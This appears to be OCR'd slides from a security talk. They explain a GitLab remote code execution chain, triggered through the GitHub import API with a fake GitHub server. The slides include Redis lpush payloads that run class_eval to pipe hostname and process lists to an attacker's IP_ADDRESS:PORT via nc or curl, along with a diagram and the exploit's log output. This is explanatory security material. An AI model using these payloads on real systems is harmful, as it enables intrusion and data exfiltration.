
```
lpush resque:gitlab:queue:system_hook_push
"{\"class\":\"GitlabShellWorker\",\"args\":
[\"class_eval\",\"open(\'| (hostname; ps aux)  | nc IP_ADDRESS PORT
\').read\"],"queue\":\"system_hook_push\"}"

lpush resque:gitlab:queue:system_hook_push
"{\"class\":\"PagesWorker\",\"args\":[\"class_eval\",\"IO.read('|
(hostname; ps aux) | curl IP_ADDRESS:PORT -X POST --data-binary @-
')\"], \"queue\":\"system_hook_push\"}"
```

https://gitlab.com/gitlab-org/gitlab-foss/-/issues/41293

Solution (7/7)

Everything can be triggered pointing to an evil fake GitHub server via API usage.



Import repository from GitHub


Import your projects from GitHub to GitLab using the API.

```
POST /import/github
```

Attribute	Type	Required	Description
`personal_access_token`	string	yes	GitHub personal access token
`repo_id`	integer	yes	GitHub repository ID
`new_name`	string	no	New repository name
`target_namespace`	string	yes	Namespace to import repository into. Supports subgroups like `/namespace/subgroup`
`github_hostname`	string	no	Custom GitHub Enterprise hostname. Do not set for GitHub.com.
`optional_stages`	object	no	Additional items to import. Introduced in GitLab 15.5


https://docs.gitlab.com/ee/api/import.html

Architecture


(4) Reverse shell / data exfiltration
Attacker
(1) Send malicious import request
GitLab
Victim Server
(0) Setup
(2) Start import process*
(3) Send RCE payload*
Attacker controlled fake GitHub Server

* It’s slightly more complex than this...


The real interaction is more complex



```
2022-12-24 12:54:01,674 - INFO -  [*] Fake GitHub server is running.
2022-12-24 12:54:01,674 - INFO -  [*] Sending request to target GitLab.
2022-12-24 12:54:01,847 - INFO - 127.0.0.1 - - [24/Dec/2022 12:54:01] "GET /api/v3/rate_limit HTTP/1.1" 200 -
2022-12-24 12:54:01,849 - INFO - 127.0.0.1 - - [24/Dec/2022 12:54:01] "GET /api/v3/rate_limit HTTP/1.1" 200 -
2022-12-24 12:54:01,851 - INFO - 127.0.0.1 - - [24/Dec/2022 12:54:01] "GET /api/v3/repositories/603786392 HTTP/1.1" 200 -
2022-12-24 12:54:02,243 - INFO -  [*] Request sent to target GitLab (HTTP 201).
2022-12-24 12:54:02,243 - INFO -  [*] Press Enter when the attack is finished.
2022-12-24 12:54:02,321 - INFO - 127.0.0.1 - - [24/Dec/2022 12:54:02] "GET /uyjewsbo/spxpiywh.git/info/refs?service=git-upload-pack HTTP/1.1" 200 -
2022-12-24 12:54:02,322 - INFO - 127.0.0.1 - - [24/Dec/2022 12:54:02] "GET /uyjewsbo/spxpiywh.git/HEAD HTTP/1.1" 200 -
2022-12-24 12:54:02,331 - INFO - 127.0.0.1 - - [24/Dec/2022 12:54:02] "GET /api/v3/repos/uyjewsbo/spxpiywh HTTP/1.1" 200 -
2022-12-24 12:54:02,353 - INFO - 127.0.0.1 - - [24/Dec/2022 12:54:02] "GET /uyjewsbo/spxpiywh.wiki.git/info/refs?service=git-upload-pack HTTP/1.1" 200 -
2022-12-24 12:54:02,354 - INFO - 127.0.0.1 - - [24/Dec/2022 12:54:02] "GET /uyjewsbo/spxpiywh.wiki.git/HEAD HTTP/1.1" 200 -
2022-12-24 12:54:02,374 - INFO - 127.0.0.1 - - [24/Dec/2022 12:54:02] "GET /api/v3/repos/uyjewsbo/spxpiywh/labels?per_page=100 HTTP/1.1" 200 -
2022-12-24 12:54:02,380 - INFO - 127.0.0.1 - - [24/Dec/2022 12:54:02] "GET /api/v3/repos/uyjewsbo/spxpiywh/milestones?per_page=100&state=all HTTP/1.1" 200 -
2022-12-24 12:54:02,386 - INFO - 127.0.0.1 - - [24/Dec/2022 12:54:02] "GET /api/v3/repos/uyjewsbo/spxpiywh/releases?per_page=100 HTTP/1.1" 200 -
2022-12-24 12:54:02,407 - INFO - 127.0.0.1 - - [24/Dec/2022 12:54:02] "GET /api/v3/repos/uyjewsbo/spxpiywh/pulls?direction=asc&page=1&per_page=100&sort=created&state=all HTT
P/1.1" 200 -
2022-12-24 12:54:02,537 - INFO - 127.0.0.1 - - [24/Dec/2022 12:54:02] "GET /api/v3/repos/uyjewsbo/spxpiywh/issues?direction=asc&page=1&per_page=100&sort=created&state=all HT
TP/1.1" 200 -
2022-12-24 12:54:04,816 - INFO - 127.0.0.1 - - [24/Dec/2022 12:54:04] "GET /api/v3/users/uyjewsbo HTTP/1.1" 200 -
```

Here the RCE payload is returned.

I ~~copy-pasted~~ wrote my exploit



That’s all folks!